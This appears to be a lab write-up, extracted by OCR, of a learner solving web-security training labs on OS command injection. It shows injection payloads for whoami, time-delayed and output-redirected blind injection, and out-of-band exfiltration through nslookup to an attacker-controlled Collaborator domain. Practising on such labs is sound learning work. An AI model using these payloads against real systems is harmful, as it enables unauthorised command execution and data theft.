
Shell Injection

LAB 40 OS command injection, simple case

This lab is vulnerable to OS command injection. This can be approved by trying to execute whoami command inside this request:

productId=1 & whoami #&storeId=2




As response tells, I am logged in as peter, lab's done!

Congratulations, you solved the lab!

LAB 41 Blind OS command injection with time delays

This lab has vulnerability in its feedback submitting functionality.

It has several fields, namely: name, email, subject, message. Trying to concatenate sleep 10 command to name parameter using & and commenting out the rest line, did not bring me anything and the respond was received right away. However, applying it to email parameter made the response to hang for 10 seconds, meaning that email parameter is vulnerable to this type of attacks:




Congratulations, you solved the lab!

LAB 42 Blind OS command injection with output redirection

In this lab, same vulnerability is present in email field of feedback function. By the description, there is a writeable directory /var/www/images, so I could try to write the content of whoami command into a file and save it in this folder:

```
csrf=ve4JNr4CXhpfoJHmYArHgHa4TeZb3xgh&name=test&email=
test%40test||whoami>/var/www/images/whoami.txt||&subject=test&message=test
```

To check the contents of whoami.txt, I sent a request that loads an image from catalogue and changed the filename parameter to the txt file:



Now, I can see the contents of current user.


Congratulations, you solved the lab!

LAB 43&44 Blind OS command injection with out-of-band interaction and data exfiltration

Working with identical vulnerability in email field, this time I had to perform an OAST attack, executing nslookup command to a DNS server, controlled by me (provided by Burb Collaborator). The principle remained the same: concatenate shell command nslookup lwlb7rvg7we0t7fry107zu86hxnobez3.oastify.com to email parameter, using ||:


```
csrf=45mLyZbBdv74B5qnMjCF62OXNlf4nlCW&name=test&email=
test%40test||nslookup+lwlb7rvg7we0t7fry107zu86hxnobez3.oastify.com||&subject=test&message=tes
```

In Burp Collaborator interface, I could see some logs appeared, meaning that everything went well and application referred to my malicious server. Application IP: 3.251.120.0:40296



To exfiltrate some useful data, I can just add a dollar sign to define a command or set of commands I want to execute $(whoami)**.ddu3ojc8oovsazwjfthzgmpyyp4hs7gw.oastify.com**.

The result is visible in the logs:



So the answer is **peter-0WKjV6**

Congratulations, you solved the lab!